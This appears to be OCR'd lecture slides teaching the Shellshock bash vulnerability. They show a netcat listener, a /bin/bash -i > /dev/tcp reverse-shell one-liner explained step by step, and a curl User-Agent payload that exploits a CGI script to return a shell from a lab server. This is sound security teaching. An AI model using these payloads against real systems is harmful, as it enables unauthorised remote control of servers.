
A remote shell refers to any method used to run commands or control a target system remotely. It includes methods like ssh, rsh connections.



Reverse Shell

A reverse shell is a technique used to gain remote access to a target system by having the target system initiate a connection back to the attacker's system

A remote shell refers to any method used to run commands or control a target system remotely. It includes methods like ssh, rsh connections.



Shellshock Attack: Create Reverse Shell

- Attackers like to run the **shell program** by exploiting the shellshock vulnerability, as this gives them access to run whichever commands they like
- Instead of running /bin/ls, we can run **/bin/bash**. However, the /bin/bash command is interactive.
- If we simply put /bin/bash in our exploit, the bash will be executed at the **server** side, but we cannot control it. Hence, we need to do something called **reverse shell**.
- The key idea of a reverse shell is to redirect the standard input, output and error devices to **a network connection**.
- This way the shell gets input from the connection and outputs to the connection. Attackers can now run whatever commands they like and get the output on their machine.
- Reverse shell is a very common hacking technique used by many attacks.

Create a Reverse Shell

```
Attacker(10.0.2.6):$ nc -l 9090 -v  ← Waiting for reverse shell
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
Server(10.0.2.5):$      ← Reverse shell from 10.0.2.5.
Server(10.0.2.5):$ ifconfig
ifconfig
eth23  Link encap:Ethernet  HWaddr 08:00:27:fd:25:0f
       inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
       inet6 addr: fe80::a00:27ff:fefd:250f/64 Scope:Link
       ...
```

- We start a **`netcat (nc)`** listener on the Attacker machine (10.0.2.6)
- We run the exploit on the server machine which contains the **reverse shell command** (to be discussed in next slide)
- Once the command is executed, we see a connection from the server (10.0.2.5)
- We do an "ifconfig" to check this connection
- We can now run any command we like on the server machine

Creating Reverse Shell

stdout 1 → remote ip/port

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

The option i stands for **interactive**, meaning that the shell should be interactive.

This causes the output device (**stdout**) of the shell to be redirected to the TCP connection to 10.0.2.6's port 9090.

Creating Reverse Shell

stdout 1 → remote ip/port
stdin 0 → 1

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

The option i stands for **interactive**, meaning that the shell should be interactive.

This causes the output device (**stdout**) of the shell to be redirected to the TCP connection to 10.0.2.6's port 9090.

File descriptor **0** represents the standard input device (**stdin**) and **1** represents the standard output device (**stdout**). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

Creating Reverse Shell

stdout 1 → remote ip/port
stdin 0 → 1
stderr 2 → 1

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

The option i stands for **interactive**, meaning that the shell should be interactive.

This causes the output device (**stdout**) of the shell to be redirected to the TCP connection to 10.0.2.6's port 9090.

File descriptor **0** represents the standard input device (**stdin**), and **1** represents the standard output device (**stdout**). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor **2** represents the standard error (**stderr**). This causes the error output to be redirected to stdout, which is the TCP connection.

Shellshock Attack on CGI: Get Reverse Shell

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
     echo; /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"
     http://10.0.2.5/cgi-bin/test.cgi
```

```
seed@ubuntu:$ nc -l 9090 -v
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$     ← Reverse shell is created!
www-data@ubuntu:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Summary

- Understand function definition in Bash
- Know the implementation mistake in the parsing logic
- Understand shellshock vulnerability
  - Two conditions
- Understand how to exploit the vulnerability
  - Set-UID programs
  - CGI programs
- Understand how to create a reverse shell using the Shellshock attack